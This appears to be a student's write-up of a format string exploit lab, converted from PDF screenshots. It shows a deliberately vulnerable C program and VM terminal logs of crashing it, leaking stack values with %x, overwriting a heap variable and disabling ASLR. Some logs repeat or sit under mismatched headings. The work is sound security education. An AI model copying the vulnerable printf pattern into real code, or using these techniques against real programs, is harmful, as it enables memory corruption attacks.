


Format String Exploit Lab


Task 1: Exploit the vulnerability

This is the content of formatSting program (yes I know its spelt wrong). I took the assignment code pasted it in the c file.




```
/* vul_prog.c */
#include<stdio.h>
#include<stdlib.h>
#define SECRET1 0x44
#define SECRET2 0x55
int main(int argc, char *argv[])
{
    char user_input[100];
    int *secret;
    int int_input;
    int a, b, c, d; /* other variables, not used here.*/
    /* The secret value is stored on the heap */
    secret = (int *) malloc(2*sizeof(int));
    /* getting the secret */
    secret[0] = SECRET1; secret[1] = SECRET2;
    printf("The variable secret's address is 0x%8x (on stack)\n",
    (unsigned int)&secret);
    printf("The variable secret's value is 0x%8x (on heap)\n",
    (unsigned int)secret);
    printf("secret[0]'s address is 0x%8x (on heap)\n",
    (unsigned int)&secret[0]);
    printf("secret[1]'s address is 0x%8x (on heap)\n",
    (unsigned int)&secret[1]);
    printf("Please enter a decimal integer\n");
    scanf("%d", &int_input); /* getting an input from user */
    printf("Please enter a string\n");
    scanf("%s", user_input); /* getting a string from user */
    /* Vulnerable place */
    printf(user_input);
    printf("\n");
    /* Verify whether your attack is successful */
    printf("The original secrets: 0x%x -- 0x%x\n", SECRET1, SECRET2);
    printf("The new secrets: 0x%x -- 0x%x\n", secret[0], secret[1]);
    return 0;
}
```

Here I ran the code to test it.



```
bnm,.
The string length is 9
[12/19/21]seed@VM:~$ vi formatSting.c
[12/19/21]seed@VM:~$ gcc formatSting.c -o fString
formatSting.c: In function 'main':
formatSting.c:29:8: warning: format not a string literal and no fo
rmat arguments [-Wformat-security]
printf(user_input);
^
[12/19/21]seed@VM:~$ fString
The variable secret's address is 0xbfe5df30 (on stack)
The variable secret's value is 0x 9174a88 (on heap)
secret[0]'s address is 0x 9174a88 (on heap)
secret[1]'s address is 0x 9174a8c (on heap)
Please enter a decimal integer
2.34
Please enter a string
.34
The original secrets: 0x44 -- 0x55
The new secrets: 0x44 -- 0x55
[12/19/21]seed@VM:~$ fString
The variable secret's address is 0xbf8c0450 (on stack)
The variable secret's value is 0x 8863a88 (on heap)
secret[0]'s address is 0x 8863a88 (on heap)
```

- Crash the program.- Challenge accepted



```
rmat arguments [-Wformat-security]
printf(user_input);
^
[12/19/21]seed@VM:~$ fString
The variable secret's address is 0xbfe5df30 (on stack)
The variable secret's value is 0x 9174a88 (on heap)
secret[0]'s address is 0x 9174a88 (on heap)
secret[1]'s address is 0x 9174a8c (on heap)
Please enter a decimal integer
2.34
Please enter a string
.34
The original secrets: 0x44 -- 0x55
The new secrets: 0x44 -- 0x55
[12/19/21]seed@VM:~$ fString
The variable secret's address is 0xbf8c0450 (on stack)
The variable secret's value is 0x 8863a88 (on heap)
secret[0]'s address is 0x 8863a88 (on heap)
secret[1]'s address is 0x 8863a8c (on heap)
Please enter a decimal integer
%s%s%s%s%s%s%s%s%s%s%s
Please enter a string
Segmentation fault
[12/19/21]seed@VM:~$
```

Just followed the book and maxed out the optional arguments moving the pointer to an invalid address

- Print out the secret[1] value



VBOX [Running] - Oracle VM VirtualBox



File Machine View Input Devices Help

```
[12/21/21]seed@VM:~$ ./fString < input
The variable secret's address is 0xbfffec40 (on stack)
The variable secret's value is 0x 804fa88 (on heap)
secret[0]'s address is 0x 804fa88 (on heap)
secret[1]'s address is 0x 804fa8c (on heap)
Please enter a decimal integer
Please enter a string
@000 %x.bfffec48.b7fff918.b7fd6990.b7fd4240.b7fe97a2.
The original secrets: 0x44 -- 0x55
The new secrets: 0x44 -- 0x55
Segmentation fault
[12/21/21]seed@VM:~$ sudo vi input
[12/21/21]seed@VM:~$ ./fString < input
The variable secret's address is 0xbfffec40 (on stack)
The variable secret's value is 0x 804fa88 (on heap)
secret[0]'s address is 0x 804fa88 (on heap)
secret[1]'s address is 0x 804fa8c (on heap)
Please enter a decimal integer
Please enter a string
@000.bfffec48.b7fff918.b7fd6990.b7fd4240.b7fe97a2.b7fd6b48.bfffed6
4
The original secrets: 0x44 -- 0x55
The new secrets: 0x43 -- 0x55
[12/21/21]seed@VM:~$
```

Type here to search

64°F 3:50 PM 12/21/2021

- Modify the secret[1] value to a pre-determined value



Realize from the textbook I need to
Disable randomized memory.

[illegible]

Crash the Program

```
VBOX [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

d64
The original secrets: 0x44 -- 0x55
The new secrets: 0x9896bb -- 0x55
[12/21/21]seed@VM:~$ ./fString
The variable secret's address is 0xbffec40 (on stack)
The variable secret's value is 0x 804fa88 (on heap)
secret[0]'s address is 0x 804fa88 (on heap)
secret[1]'s address is 0x 804fa8c (on heap)
Please enter a decimal integer
%s%s%s%s%s%s%s%s%s%s
Please enter a string
Segmentation fault
[12/21/21]seed@VM:~$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[12/21/21]seed@VM:~$ ./fString
The variable secret's address is 0xbffec40 (on stack)
The variable secret's value is 0x 804fa88 (on heap)
secret[0]'s address is 0x 804fa88 (on heap)
secret[1]'s address is 0x 804fa8c (on heap)
Please enter a decimal integer
%s%s%s%s%s%s%s%s%s%s
Please enter a string
Segmentation fault
[12/21/21]seed@VM:~$
```

Print the secret value


```
VBOX [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

Please enter a string
Segmentation fault
[12/21/21]seed@VM:~$ ./fString
The variable secret's address is 0xbfffec40 (on stack)
The variable secret's value is 0x 804fa88 (on heap)
secret[0]'s address is 0x 804fa88 (on heap)
secret[1]'s address is 0x 804fa8c (on heap)
Please enter a decimal integer
%s.%s.%s.%s.%s.%s.%s.%s.%s.%s.%s
Please enter a string
Segmentation fault
[12/21/21]seed@VM:~$ ./fString
The variable secret's address is 0xbfffec40 (on stack)
The variable secret's value is 0x 804fa88 (on heap)
secret[0]'s address is 0x 804fa88 (on heap)
secret[1]'s address is 0x 804fa8c (on heap)
Please enter a decimal integer
%X.%X.%X.%X.%X.%X.%X.%X.%X.%X.%X
Please enter a string
bfffec48.b7fff918.b7fd6990.b7fd4240.b7fe97a2.b7fd6b48.bfffed64.804
fa88.b7f5e4c4.252e7825.78252e78
The original secrets: 0x44 -- 0x55
The new secrets: 0x44 -- 0x55
[12/21/21]seed@VM:~$
```

Overwrite the value

VBOX [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

```
secret[0]'s address is 0x 804fa88 (on heap)
secret[1]'s address is 0x 804fa8c (on heap)
Please enter a decimal integer
%x.%x.%x.%x.%x.%x.%x.%x.%x.%x
Please enter a string
bfffec48.b7fff918.b7fd6990.b7fd4240.b7fe97a2.b7fd6b48.bfffed64.804
fa88.b7f5e4c4.252e7825.78252e78
The original secrets: 0x44 -- 0x55
The new secrets: 0x44 -- 0x55
[12/21/21]seed@VM:~$ sudo vi input
[12/21/21]seed@VM:~$ vi input2
[12/21/21]seed@VM:~$ sudo vi input
[12/21/21]seed@VM:~$ ./fString < input
The variable secret's address is 0xbfffec40 (on stack)
The variable secret's value is 0x 804fa88 (on heap)
secret[0]'s address is 0x 804fa88 (on heap)
secret[1]'s address is 0x 804fa8c (on heap)
Please enter a decimal integer
Please enter a string
@000.bfffec48.b7fff918.b7fd6990.b7fd4240.b7fe97a2.b7fd6b48.bfffed6
4
The original secrets: 0x44 -- 0x55
The new secrets: 0x43 -- 0x55
[12/21/21]seed@VM:~$
```

Type here to search

64°F 4:03 PM 12/21/2021

Overwrite with predetermined value

